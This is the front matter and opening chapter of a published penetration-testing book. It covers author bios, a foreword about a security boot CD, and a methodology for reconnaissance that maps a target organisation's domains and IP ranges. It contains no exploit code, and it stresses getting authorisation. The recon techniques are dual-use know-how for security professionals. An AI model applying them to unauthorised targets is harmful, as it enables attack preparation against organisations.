SYNGRESS®

“This book provides all the information needed to start working in a great and challenging area of computer security.”
—*Max Moser, www.remote-exploit.org*

Penetration Tester’s

OPEN SOURCE TOOLKIT

- Master the Art of Reconnaissance, Enumerating, and Writing Open Source Tools
- Use NASL Extensions and Metasploit as an Exploitation Platform
- PenTest Enterprise Networks, Wireless Networks, Web Servers, Network Devices, and More!

Johnny Long
Aaron W. Bayles
James C. Foster
Chris Hurley
Mike Petruzzi
Noam Rathaus
sensepost
Mark Wolfgang

Foreword by
Max Moser
remote-exploit.org

Register for Free Membership to

solutions@syngress.com

Over the last few years, Syngress has published many best-selling and critically acclaimed books, including Tom Shinder's *Configuring ISA Server 2004*, Brian Caswell and Jay Beale's *Snort 2.1 Intrusion Detection*, and Angela Orebaugh and Gilbert Ramirez's *Ethereal Packet Sniffing*. One of the reasons for the success of these books has been our unique **solutions@syngress.com** program. Through this site, we've been able to provide readers a real time extension to the printed book.

As a registered owner of this book, you will qualify for free access to our members-only solutions@syngress.com program. Once you have registered, you will enjoy several benefits, including:

- Four downloadable e-booklets on topics related to the book. Each booklet is approximately 20-30 pages in Adobe PDF format. They have been selected by our editors from other best-selling Syngress books as providing topic coverage that is directly related to the coverage in this book.
- A comprehensive FAQ page that consolidates all of the key points of this book into an easy-to-search web page, providing you with the concise, easy-to-access data you need to perform your job.
- A "From the Author" Forum that allows the authors of this book to post timely updates and links to related sites, or additional topic coverage that may have been requested by readers.

Just visit us at **www.syngress.com/solutions** and follow the simple registration process. You will need to have this book with you when you register.

Thank you for giving us the opportunity to serve your needs. And be sure to let us know if there is anything else we can do to make your job easier.

SYNGRESS®

SYNGRESS®

Penetration Tester's Open Source Toolkit

Johnny Long
Aaron W. Bayles
James C. Foster
Chris Hurley
Mike Petruzzi
Noam Rathaus
SensePost
Mark Wolfgang

Auditor Security Collection

Bootable Linux Distribution

Syngress Publishing, Inc., the author(s), and any person or firm involved in the writing, editing, or production (collectively "Makers") of this book ("the Work") do not guarantee or warrant the results to be obtained from the Work.

There is no guarantee of any kind, expressed or implied, regarding the Work or its contents. The Work is sold AS IS and WITHOUT WARRANTY. You may have other legal rights, which vary from state to state.

In no event will Makers be liable to you for damages, including any loss of profits, lost savings, or other incidental or consequential damages arising out from the Work or its contents. Because some states do not allow the exclusion or limitation of liability for consequential or incidental damages, the above limitation may not apply to you.

You should always use reasonable care, including backup and other appropriate precautions, when working with computers, networks, data, and files.

Syngress Media®, Syngress®, "Career Advancement Through Skill Enhancement®," "Ask the Author UPDATE®," and "Hack Proofing®," are registered trademarks of Syngress Publishing, Inc. "Syngress: The Definition of a Serious Security Library"™, "Mission Critical™," and "The Only Way to Stop a Hacker is to Think Like One™" are trademarks of Syngress Publishing, Inc. Brands and product names mentioned in this book are trademarks or service marks of their respective companies.

KEY	**SERIAL NUMBER**
001	HJIRTCV764
002	PO9873D5FG
003	829KM8NJH2
004	HJDFRTUBBH
005	CVPLQ6WQ23
006	VBP965T5T5
007	HJJJ863WD3E
008	2987GVTWMK
009	629MP5SDJT
010	IMWQ295T6T

PUBLISHED BY
Syngress Publishing, Inc.
800 Hingham Street
Rockland, MA 02370

Penetration Tester's Open Source Toolkit

Printed in Canada
1 2 3 4 5 6 7 8 9 0
ISBN: 1-59749-021-0

Publisher: Andrew Williams
Acquisitions Editor: Jaime Quigley
Technical Editor: Johnny Long
Copy Editors: Darlene Bordwell, Amy Thomson, and Judy Eby

Page Layout and Art: Patricia Lupien
Cover Designer: Michael Kavish
Indexer: Odessa&Cie

Distributed by O'Reilly Media, Inc. in the United States and Canada.
F ights, translations, and bulk purchases contact Matt Pedersen, Dir
Rights, ress Publishing; email matt@syngress.com or fax to 781-681-3585.

Acknowledgments

Syngress would like to acknowledge the following people for their kindness and support in making this book possible.

A very special thank you to the remote-exploit.org team who maintain the Auditor Security Collection: Max Moser, William M. Hidalgo, Paul Mansbridge, Satya Jith, Joshua Wright, Martin J. Muench, and Steffen Kewitz. Without your dedication to the project, this book would not have been possible.

Thank you to Renaud Deraison, John Lampe, and Jason Wylie from the Nessus development team for providing technical support.


Syngress books are now distributed in the United States and Canada by O'Reilly Media, Inc. The enthusiasm and work ethic at O'Reilly are incredible, and we would like to thank everyone there for their time and efforts to bring Syngress books to market: Tim O'Reilly, Laura Baldwin, Mark Brokering, Mike Leonard, Donna Selenko, Bonnie Sheehan, Cindy Davis, Grant Kikkert, Opol Matsutaro, Steve Hazelwood, Mark Wilson, Rick Brown, Tim Hinton, Kyle Hart, Sara Winge, Peter Pardo, Leslie Crandell, Regina Aggio Wilkinson, Pascal Honscher, Preston Paull, Susan Thompson, Bruce Stewart, Laura Schmier, Sue Willing, Mark Jacobsen, Betsy Waliszewski, Kathryn Barrett, John Chodacki, Rob Bullington, Kerry Beck, Karen Montgomery, and Patrick Dirden.

The incredibly hardworking team at Elsevier Science, including Jonathan Bunkell, Ian Seager, Duncan Enright, David Burton, Rosanna Ramacciotti, Robert Fairbrother, Miguel Sanchez, Klaus Beran, Emma Wyatt, Krista Leppiko, Marcel Koppes, Judy Chappell, Radek Janousek, Rosie Moss, David Lockley, Nicola Haden, Bill Kennedy, Martina Morris, Kai Wuerfl-Davidek, Christiane Leipersberger, Yvonne Grueneklee, Nadia Balavoine, and Chris Reinders for making certain that our vision remains worldwide in scope.

David Buckland, Marie Chieng, Lucy Chong, Leslie Lim, Audrey Gan, Pang Ai Hua, Joseph Chan, June Lim, and Siti Zuraidah Ahmad of Pansing Distributors for the enthusiasm with which they receive our books.

David Scott, Tricia Wilden, Marilla Burgess, Annette Scott, Andrew Swaffer, Stephen O'Donoghue, Bec Lowe, Mark Langley, and Anyo Geddes of Woodslane for distributing our books throughout Australia, New Zealand, Papua New Guinea, Fiji, Tonga, Solomon Islands, and the Cook Islands.

Technical Editor and Contributing Author



Johnny Long is a "clean-living" family guy who just so happens to like hacking stuff. Recently, Johnny has enjoyed writing stuff, reading stuff, editing stuff and presenting stuff at conferences, which has served as yet another diversion to a serious (and bill-paying) job as a professional hacker and security researcher for Computer Sciences Corporation. Johnny enjoys spending time with his family, pushing all the shiny buttons on them thar new-fangled Mac computers, and making much-too-serious security types either look at him funny or start laughing uncontrollably. Johnny has written or contributed to several books, including *Google Hacking for Penetration Testers, InfoSec Career Hacking, Aggressive Network Self-Defense, Stealing the Network: How to Own an Identity,* and *OS X for Hackers at Heart,* all from Syngress Publishing. Johnny can be reached through his website, **http://johnny.ihackstuff.com**

Johnny wrote Chapter 8 "Running Nessus from Auditor".

Thanks first to Christ without whom I am nothing. To Jen, Makenna, Trevor and Declan, my love always. To the authors that worked on this book: Aaron, Charl, Chris, Gareth, Haroon, James, Mark, Mike, Roelof. You guys rock! I'm glad we're still friends after the editing hat came off! Jaime, Andrew and all of Syngress: I can't thank you enough. Thanks to Renaud Deraison, Ron Gula, John Lampe and Jason Wylie and for the Nessus support. Jason Arnold (Nexus!) for hosting me, and all the mods (Murf, JBrashars, Klouw, Sanguis, ThePsyko, Wolveso) and members of JIHS for your help and support. Strikeforce for the fun and background required. Shouts to Nathan B, Sujay S, Stephen S, Jenny Yang, SecurityTribe, the Shmoo Group (Bruce, Heidi, Andy: ++pigs), Sensepost, Blackhat, Defcon, Neal Stephenson (Baroque), Stephen King (On Writing), Ted Dekker (Thr3e), P.O.D., Pillar, Project86, Shadowvex, Yoshinori Sunahara. "I'm sealing the fate of my selfish existence / Pushing on with life from death, no questions left / I'm giving my life, no less"- from A Toast To My former Self by Project86

Contributing Authors

Aaron W. Bayles is a senior security consultant with Sentigy, Inc. of Houston,TX. He provides service to Sentigy's clients with penetration testing, vulnerability assessment, and risk assessments for enterprise networks. He has over 9 years experience with INFOSEC, with specific experience in wireless security, penetration testing, and incident response. Aaron's background includes work as a senior security engineer with SAIC in Virginia and Texas. He is also the lead author of the Syngress book, *InfoSec Career Hacking, Sell your Skillz, Not Your Soul.*

Aaron has provided INFOSEC support and penetration testing for multiple agencies in the U.S. Department of the Treasury, such as the Financial Management Service and Securities and Exchange Commission, and the Department of Homeland Security, such as U. S. Customs and Border Protection. He holds a Bachelor's of Science degree in Computer Science with post-graduate work in Embedded Linux Programming from Sam Houston State University and is also a CISSP.

Aaron wrote Chapter 2 "Enumeration and Scanning."

I would like to thank my family foremost, my mother and father, Lynda and Billy Bayles, for supporting me and putting up with my many quirks.

My wife Jennifer is a never-ending source of comfort and strength that backs me up whenever I need it, even if I don't know it. The people who have helped me learn my craft have been numerous, and I don't have time to list them all. All of you from SHSU Computer Services and Computer Science, Falcon Technologies, SAIC, the DC Metro bunch, and Sentigy know who you are and how much you have helped me, my most sincere thanks. I would like to thank J0hnny as well for inviting me to contribute to this book. If I kept learning INFOSEC for the next 20 years, I doubt I would be able to match wits and technique with J0hnny, Chris, Mike P., and the other authors of this fine book.

James C. Foster, Fellow is the Executive Director of Global Product Development for Computer Sciences Corporation where he is responsible for the vision, strategy, development, for CSC managed security services and solutions. Additionally, Foster is currently a contributing Editor at Information Security Magazine and resides on the Mitre OVAL Board of Directors.

Preceding CSC, Foster was the Director of Research and Development for Foundstone Inc. and played a pivotal role in the McAfee acquisition for eight-six million in 2004. While at Foundstone, Foster was responsible for all aspects of product, consulting, and corporate R&D initiatives. Prior to Foundstone, Foster worked for Guardent Inc. (acquired by Verisign for 135 Million in 2003) and an adjunct author at Information Security Magazine(acquired by TechTarget Media), subsequent to working for the Department of Defense.

Foster is a seasoned speaker and has presented throughout North America at conferences, technology forums, security summits, and research symposiums with highlights at the Microsoft Security Summit, Black Hat USA, Black Hat Windows, MIT Research Forum, SANS, MilCon, TechGov, InfoSec World, and the Thomson Conference. He also is commonly asked to comment on pertinent security issues and has been sited in Time, Forbes, Washington Post, USAToday, Information Security Magazine, Baseline, Computer World, Secure Computing, and the MIT Technologist. Foster was invited and resided on the executive panel for the 2005 State of Regulatory Compliance Summit at the National Press Club in Washington, D.C.

Foster is an alumni of University of Pennsylvania's Wharton School of Business where he studied international business and globalization and received the honor and designation of lifetime Fellow. Foster has also studied at the Yale School of Business, Harvard University and the University of Maryland; Foster also has a bachelor's of science in software engineering and a master's in business administration.

Foster is also a well published author with multiple commercial and educational papers; and has authored in over fifteen books. A few examples of Foster's best-sellers include *Buffer Overflow Attacks*, *Snort 2.1 Intrusion Detection,* and *Sockets, Shellcode, Porting, and Coding.*

James wrote Chapter 2 "Enumeration and Scanning", Chapter 12 "Exploiting Metasploit I", and Chapter 13 "Exploiting Metasploit II".

Chris Hurley (Roamer) is a Senior Penetration Tester working in the Washington, DC area. He is the founder of the WorldWide WarDrive, a four-year effort by INFOSEC professionals and hobbyists to generate awareness of the insecurities associated with wireless networks and is the lead organizer of the DEF CON WarDriving Contest.

Although he primarily focuses on penetration testing these days, Chris also has extensive experience performing vulnerability assessments, forensics, and incident response. Chris has spoken at several security conferences and published numerous whitepapers on a wide range of INFOSEC topics. Chris is the lead author of *WarDriving: Drive, Detect, Defend*, and a contributor to *Aggressive Network Self-Defense*, *InfoSec Career Hacking*, *OS X for Hackers at Heart,* and *Stealing the Nework: How to Own an Identity*. Chris holds a bachelor's degree in computer science. He lives in Maryland with his wife Jennifer and their daughter Ashley.

Chris wrote Chapter 5 "Wireless Penetration Testing Using Auditor".

Haroon Meer is the Technical Director of SensePost. He joined SensePost in 2001 and has not slept since his early childhood. He has played in most aspects of IT Security from development to deployment and currently gets most of his kicks from reverse engineering, application assessments, and similar forms of pain. Haroon has spoken and trained at Black Hat, Defcon, Microsoft Tech-Ed, and other conferences. He loves "Deels," building new things, breaking new things, reading, deep find-outering, and making up new words. He dislikes sleep, pointless red-tape, dishonest people, and watching cricket.

Haroon wrote Chapter 4 "Web Server and Web Application Testing".

Mike Petruzzi is a senior penetration tester in the Washington, D.C. area. Mike has performed a variety of tasks and assumed multiple responsibilities in the information systems arena. He has been responsible for performing the role of Program Manager and InfoSec Engineer, System Administrator and Help Desk Technician and Technical Lead for companies such as IKON and SAIC. Mike also has extensive experience performing risk assessments, vulnerability assessments and certification and accreditation. Mike's background includes positions as a brewery representative, liquor salesman, and cook at a greasy spoon diner.

Mike wrote Chapter 3 "Introduction to Database Testing".

I would like to thank my Dad and brothers for their constant inspiration and support. I would also like to thank Chris Hurley, Dan Connelly and Brian Baker for making me look forward to going to work each day (It's still a dream job!). I'd like to thank Mark Wolfgang, Jeff Thomas, Paul Criscuolo and Mark Carey and everyone else I work with (too many to list) for making the trips more fun. I would like to thank HighWiz and Stitch for giving me endless grief for just about everything (No, I will not play for your team). Finally, I would like to thank everyone that I have worked with in the past for making me work harder everyday.

Noam Rathaus is the cofounder and CTO of Beyond Security, a company specializing in the development of enterprise wide security assessment technologies, vulnerability assessment-based SOCs (security operation centers), and related products. He holds an electrical engineering degree from Ben Gurion University and has been checking the security of computer systems since the age of 13. Noam is also the editor-in-chief of SecuriTeam.com, one of the largest vulnerability databases and security portals on the

Internet. He has contributed to several security-related open source projects, including an active role in the Nessus security scanner project. He has written more than 150 security tests to the open source tool's vulnerability database and also developed the first Nessus client for the Windows operating system. Noam is apparently on the hit list of several software giants after being responsible for uncovering security holes in products by vendors such as Microsoft, Macromedia, Trend Micro, and Palm. This keeps him on the run using his Nacra Catamaran, capable of speeds exceeding 14 knots for a quick getaway. He would like to dedicate his contribution to the memory of Carol Zinger, known to us as Tutu, who showed him true passion for mathematics.

Noam wrote Chapter 10 "NASL Extensions and Custom Tests", and Chapter 11 "Understanding the Extended Capabilities of the Nessus Environment".

Roelof Temmingh is director responsible for innovation and a founding member of SensePost - a South African IT security company. After completing his degree in electronic engineering he worked for four years at a leading software engineering company specializing in encryption devices and firewalls. In 2000 he started SensePost along with some of the country's leaders in IT security. Roelof plays with interesting concepts such as footprinting and web application automation, worm propagation techniques, covert channels/Trojans and cyber warfare. Roelof is a regular speaker/trainer at international conferences including the Black Hat Briefings, Defcon, RSA, FIRST, HITB, Ruxcon and Summercon. Roelof gets his kicks from innovative thoughts, tea, dreaming, lots of bandwidth, learning cool new stuff, Camels, UNIX, fine food, 3am creativity, chess, thunderstorms, and big screens. He dislikes conformists, papaya, suits, animal cruelty, arrogance, track changes, and dishonest people or programs.

Roelof wrote Chapter 7 "Writing Open Source Security Tools".

Charl van der Walt is founder member and Director of Service Delivery for SensePost Information Security, a leading information security services company. Charl studied Computer Science at UNISA and Mathematics at the University of Heidelberg in Germany before joining information security technology house Nanoteq, where he specialized in the design of file network and file security systems. Today a recognized expert in his field, Charl has delivered papers and presentations at numerous international events from South Africa to Japan. He has authored numerous published papers and co-authored four books on information security and computer hacking.

Charl co-authored Chapter 1 "Reconnaissance".

Mark Wolfgang (RHCE) is a Senior Information Security Engineer based out of Columbus, OH. He has over 5 years of practical experience in penetration testing and over 10 years in the information technology field. Since June, 2002, he has worked for the U.S. Department of Energy, leading and performing penetration testing and vulnerability assessments at DOE facilities nationwide. He has published several articles and whitepapers and has twice spoken at the U.S. Department of Energy Computer Security Conference. Prior to his job as a contractor for the U.S. DOE, he worked as a Senior Information Security Consultant for several companies in the Washington, DC area, performing penetration testing and vulnerability assessments for a wide variety of organizations in numerous industries. He spent eight years as an Operations Specialist in the U.S. Navy, of which, four years, two months, and nine days were spent aboard the USS DeWert, a guided missile frigate. After an honorable discharge from the Navy, Mark designed and taught the RedHat Certified Engineer (RHCE) curriculum for Red Hat, the industry leader in Linux and open source technology.

He holds a bachelor of science in computer information systems from Saint Leo University and is a member of the Delta Epsilon Sigma National Scholastic Honor Society.

Mark wrote Chapter 6 "Network Devices".

Thanks to my wife Erica who has always been supportive of my professional endeavors and has enabled me to be successful in life. Thanks also to two of the coolest kids around, Chelsea and Clayton, and to the rest my family and friends for your love and support. Thanks to Johnny Garcia and Al Ashe for your guidance and advice way back in the day! Many thanks to Erik Birkholz of Special Ops Security for looking out for me, and to Andrew Williams of Syngress for providing me with this opportunity!

Shout outs to: the leet ERG tech team, the fellas at Securicon and the Special Ops crew.

Gareth Murray Phillips is a lead security consultant with SensePost.

Gareth has been with SensePost for over four years and is currently a Senior Analyst on their leading security assessment team where he operates as an expert penetration tester. He is also a member of SensePost's core training team and represents the company at a variety of international security conferences.

Gareth co-authored Chapter 1 "Reconnaissance".

Contents

Chapter 5 Wireless Penetration Testing Using Auditor 277

Foreword

When Andrew Williams at Syngress Publishing asked me to write this foreword, I was really proud, but also a bit shocked. I never imagined how important my initial idea of a comprehensive, easy-to-use security boot CD would become to a wide area of the security community. As you might already know, I started the development of the open source penetration-testing platform called Auditor Security Collection and maintain it on the Web site www.remote-exploit.org.

I guess the real reason I started to develop the Auditor Security Collection was because of my forgetfulness. It might sound crazy, but I bet most people reading this book will know exactly what I mean. When I was performing security penetration tests, I was always missing that "important tool." You can be 100 percent sure that exactly when the server for downloading is unavailable, your hard-copy version of a key security assessment tool is packed away in a locker… 1,000 miles away. Bingo!

To prevent such situations from recurring, I wanted to have my toolset handy; it should work on all my systems and prevent me from repeating boring configuration tasks. After having many talks with friends and customers, I recognized that there is a bigger need for such a security assessment platform than I had expected.

I decided to give it a try and developed the first version to sell to my customers as a complete package with services and training.

After a long time being self-employed, I have been hired again, and I was happy to take the position. It was at that point that I decided to make my toolset completely available to the public. To this day, I consider this one of the smartest things I've ever done. I released the Auditor Security Collection on my computer security-related Web site, **www.remote-exploit.org**. Right after the announcement of the first release, I was overwhelmed by how many people were downloading and using my CD.

Today, thousands of people are getting the CD, and at least one commercial product is based on it. Companies all over the world are using it. Large, well-known security training companies, government agencies, and security professionals are using it.

But, as with most open source projects, documentation is lacking. Developers are primarily busy maintaining the CD, and the community is often too busy or under a legal boundary when developing guidelines and documents.

This book closes this gap, and the authors do a great job describing the knowledge of penetration testers in relation to the other great open source security testing tools that are available. The authors use examples and explanations to lead the reader through the different phases of a security penetration test. This book provides all the information needed to start working in a great and challenging area of computer security. Technical security penetration testing of computer environments is an important way to measure the efficiency of a security mechanism in place. The discovered weaknesses can be addressed to mitigate the risk, as well as raise the overall level of security. It is obvious how important the knowledge of the people who conduct the penetration tests will affect the actual security in businesses.

By the way, you will read about another great security collection toolset called Whax. (**http://www.iwhax.net**). I am proud to tell you that its main developer, Mati Aharoni (muts), and I have decided to consolidate our power and bring both CDs together. The new CD will be released in the first quarter of 2006 and will be available on **www.remote-exploit.org**.

I'd like to thank Steven Lodin and Lothar Gramelspacher for their support and faith in my ideas and me. I'd like to thank my ever-loving wife, Dunja, and my children, Tim and Jill, for all the enormous patience that they showed when papa was sitting on the computer doing some crazy things.

Have fun learning. See you in the forum at www.remote-exploit.org.

—*Max Moser*
www.remote-exploit.org

About remote-exploit.org

We are just a group of people who like to experiment with computers. We hope that we can give some information back to the public and support the ongoing process of learning. During the last few years, the team members have changed a bit and the content differs, depending on the research focus one or more team members have at the moment.

How Can You Contribute to the Project?

Because www.remote-exploit.org is an entirely nonprofit group of people, we rely on monetary and equipment donations to continue the work on the Auditor project and the development of various informative documents and tools available from our Web site. You can always find a list of hardware/software you need on our Web site. The equipment does not have to be new, so we will gladly accept any used equipment you might wish to donate. If you would like to make a financial contribution, you may do so by using PayPal and clicking on the **Donation** button on our Web site.

We do not actually force anyone to donate, but as with most open source projects, we need to finance our expenses using our own money and your donations.

So if you use our toolsets commercially in courses, all we ask is that you just play fair.

Chapter 1

Reconnaissance

Core Technologies and Open Source Tools in this chapter:

- Search Engines
- WHOIS
- RWHOIS
- Domain Name Registries and Registrars
- Web Site Copiers
- SMTP
- Virtual Hosting
- IP Subnetting
- The Regional Internet Registries
- Web Resources
- Netcraft (*www.netcraft.com*)
- *nix Command-Line Tools
- Open Source Windows Tools
- Intelligence Gathering, Footprinting, and Verification of an Internet-Connected Network

Objectives

So, you want to hack something? First, you have to *find* it! Reconnaissance is quite possibly the least understood, or even the *most misunderstood,* component of Internet penetration testing. Indeed, so little is said on the subject that there isn't even a standard term for the exercise. Many texts refer to the concept as *enumeration*, but that is somewhat vague and too generally applied to do justice to the concept covered here. The following definition is from Encarta®:

> *re·con·nais·sance n
>
> 1. The exploration or examination of an area, especially to gather information about the strength and positioning of enemy forces.
> 2. A preliminary inspection of a given area to obtain data concerning geographic, hydrographic, or similar information prior to a detailed or full survey.

The preceding definitions present the objectives of the reconnaissance phase concisely; namely, "to gather information about the strength and position of enemy forces"—a "preliminary inspection to obtain data…prior to a detailed survey." As in conventional warfare, the importance of this phase in the penetration testing process should not be underestimated.

Analogies aside, there are a number of very strong technical reasons for conducting an accurate and comprehensive reconnaissance exercise before continuing with the rest of the penetration test:

- Ultimately, computers and computer systems are designed, built, managed, and maintained by *people*. Different people have different personalities, and their computer systems (and hence the computer system vulnerabilities) will be a *function* of those personalities. In short, the better you understand the *people* behind the computer systems you're attacking, the better your chances of discovering and exploiting vulnerabilities. As tired as the cliché has become, the reconnaissance phase really does present one with the perfect opportunity to know your enemy.

- In most penetration testing scenarios, one is actually attacking an entity—a corporation, government, or other organization—and not an individual computer. If you accept that corporations today are frequently geographically dispersed and politically complex, you'll understand that their Internet presence is even more so. The simple fact is that if your objective is to attack the security of a modern organization over the Internet, your greatest challenge may very well be simply discovering where on the Internet that organization actually is—in its entirety.
- As computer security technologies and computer security skills improve, your chances of successfully compromising a given machine lessen. Furthermore, in targeted attacks, the most obvious options do not always guarantee success, and even *0-day* can be rendered useless by a well-designed demilitarized zone (DMZ) that successfully contains the attack. One might even argue that the real question for an attacker is not *what* the vulnerability is, but *where* it is. The rule is therefore simple: The more Internet-facing servers we can locate, the higher our chances of a successful compromise.

The objective of the reconnaissance phase is therefore to map a ”real-world” target (a company, corporation, government, or other organization) to a cyber world target, where "cyber-world target" is defined as a set of *reachable* and *relevant* IP addresses. This chapter explores the technologies and techniques used to make that translation happen.

What is meant by "reachable" is really quite simple: If you can't *reach* an IP over the Internet, you simply cannot attack it (at least not by not using the techniques taught in this book). Scanning for "live" or "reachable" IP addresses in a given space is a well-established process and is described in Chapter 2 of this book, "Enumeration and Scanning." The concept of "relevance" is a little trickier, however, and bears some discussion before we proceed.

A given IP address is considered "relevant" to the target if it *belongs* to the target, is *registered* to the target, is *used* by the target, or simply *serves* the target in some way. Clearly, this goes far beyond simply attacking www.foo.com. If Foo Inc. is our target, Foo's Web servers, mail servers, and hosted DNS name servers all become targets, as does the FooIncOnline.com ecommerce site hosted by an offshore provider.

It may be even more complex than that, however; if our target is indeed an organization, we also need to factor in the political structure of that organization when searching for relevant IP addresses. As we're looking for IP addresses that may ultimately give us access to the target's internal domain, we also look at the following business relationships: *subsidiaries* of the target, the *parent* of the target, *sister companies* of the target, significant *business partners* of the target, and perhaps even certain *service providers* of the target. All of these parties may own or manage systems that are vulnerable to attack, and could, if exploited, allow us to compromise the internal space.

Tools & Traps…

Defining "Relevance" Further

We look at the target as a complex political structure. As such, many different relationships have to be considered:

- The parent company
- Subsidiary companies
- Sister companies
- Significant business partners
- Brands
- Divisions

Any IP relevant to any of these parties is possibly relevant to our attack. We consider an IP *relevant* if the IP:

- Belongs to the organization
- Is used by the organization
- Is registered to the organization
- Serves the organization in some way
- Is closely associated with the organization

By "organization," we mean the broader organization, as defined previously.

Notes from the Underground…

A Cautionary Note on Reconnaissance

It is assumed for this book that any attack and penetration testing is being conducted with all the necessary permissions and authorizations. With this in mind, please remember that there is a critical difference between *relevant* targets and *authorized* targets. Just because a certain IP address is considered relevant to the target you are attacking does not necessarily mean it is covered by your authorization. Be certain to gain specific permissions for each individual IP address from the relevant parties before proceeding from reconnaissance into the more active phases of your attack. In some cases, a key machine will fall beyond the scope of your authorization and will have to be ignored. DNS name servers, which are mission-critical but often shared among numerous parties and managed by ISPs, frequently fall into this category.

Approach

Now that we understand our objectives for the reconnaissance phase—the translation of a real-world target into a broad list of reachable and relevant IP addresses—we can consider a methodology for achieving this objective. We will consider a four-step approach, as outlined in the following section.

A Methodology for Reconnaissance

At a high level, reconnaissance can be divided into four phases, as listed in Table 1.1. Three of these are covered in this chapter, and the fourth is covered in Chapter 2.

Table 1.1 Four Phases of Reconnaissance

Phase	Objectives	Output	Typical Tools
Intelligence Gathering	To learn as much about the target, its business, and its organizational structure as we can.	The output of this phase is a list of relevant DNS domain names, reflecting the entire target organization, including all its brands, divisions, local representations, and so forth.	■ The Web ■ Search engines ■ Company databases ■ Company reports ■ Netcraft ■ WHOIS (DNS) ■ Various Perl tools
Footprinting	To mine as many DNS host names as possible from the domains collected and translate those into IP addresses and IP address ranges.	The output of this phase is a list of DNS host names (forward and reverse), a list of the associated IP addresses, and a list of all the IP ranges in which those addresses are found.	■ DNS (forward) ■ WHOIS (IP) ■ Various Perl tools ■ SMTP bounce
Verification	With the previous two subphases, we use DNS as a means of determining ownership and end up with a list of IP addresses and IP ranges. In this phase, we commence with those IPs and ranges, and attempt to verify by other means that they are indeed associated with the target.	This is a verification phase and thus seldom produces new output. As a side effect, however, we may learn about new DNS domains we weren't able to detect in the Intelligence Gathering phase.	■ DNS (Reverse) ■ WHOIS (IP) ■ Traceroute ■ Various Open Source tools

Continued

Table 1.1 Four Phases of Reconnaissance

Phase	Objectives	Output	Typical Tools
Vitality	In the previous three phases, we've explored the question of *relevance*. In this phase, we tackle our second objective—*reachability*—and attempt to determine which of the IP addresses identified can actually be reached over the Internet.	The output is a complete list, from all the ranges identified, of which IPs can actually be reached over the Internet,	The tools for vitality scanning are covered in Chapter 2.

The first three phases in Table 1.1 are reiterative; that is, we repeat them in sequence over and over again until no more new information is added, at which point the loop should terminate. The vitality phase is discussed in Chapter 2. The other three phases are discussed in the sections that follow.

Intelligence Gathering


The ultimate output of this step is a list of DNS domain names that are relevant to our target, and from our earlier discussions, it should be clear that "relevance" is a difficult concept. Indeed, intelligence gathering may possibly be the hardest part of the entire penetration testing exercise, because it can't be easily automated and usually boils down to plain old hard work. We'll examine four subphases under this heading:

- Real-world intelligence
- HTTP link analysis
- Domain name expansion
- Vetting the domains found

These subphases are discussed in more detail in the next section.

1. **Real-world intelligence** We start by trying to understand the structure of the organization we're targeting, its geographical spread, products, business relationships, and so forth. This is essentially an old-school investigative exercise that makes use of the Web as a primary resource. You'll visit the target's Web site, search for the target in search engines, read the target's news, press releases, and annual reports, and query external databases for information about the target. At this stage, there are no rules, and the value of each different resource will vary from target to target and from sector to sector. As you work through these sources, you need to collect the DNS domain names you find; not necessarily the host names (although these can be useful also), but the domain names. Bear in mind always that we're interested in the *broader* organization, which may encompass other organizations with other names. A good (albeit simple) example of this is the security company Black Hat. A simple search in Google quickly leads us to Black Hat's main web page as shown in Figure 1.1.

Figure 1.1 A Google Search for "Black Hat" Reveals the Primary Domain




Results **1** - **10** of about **2,020,000** for **"black hat"**. (**0.27** seconds)

Black Hat Briefings, Training and Consulting
Black Hat Conventions put you face to face with people on the cutting edge of network security, and with no vendor pitches! **Black Hat** Europe 2005: March **...**
www.blackhat.com/ - 6k - Cached - Similar pages

Sponsored Links
Unique hats
Designer hats
Unique design

Now that we have one root domain—blackhat.com—we visit that Web site to see what we can learn, and quickly stumble on a press release regarding the recent acquisition of Black Hat by another company—CMP Media, as shown in Figure 1.2.

Figure 1.2 News Reveals a Recent Acquisition


CMP Media Acquires Black Hat
http://www.prnewswire.com/cgi-bin/stories.pl?ACCT=104&STORY=/www/story/11-15-20
print
e-mail
link
RSS
Website
Website
Company Archive

CMP Media Acquires Black Hat

```
      Leading Security Conference Strengthens CMP's Security Portfolio

    MANHASSET, N.Y., Nov. 15 /PRNewswire/ -- CMP Media, a marketing solutions
company serving the technology, healthcare and entertainment markets,
announced today that it has acquired Black Hat Inc., a producer of information
security conferences and training that includes Black Hat Briefings and
Conferences.
```

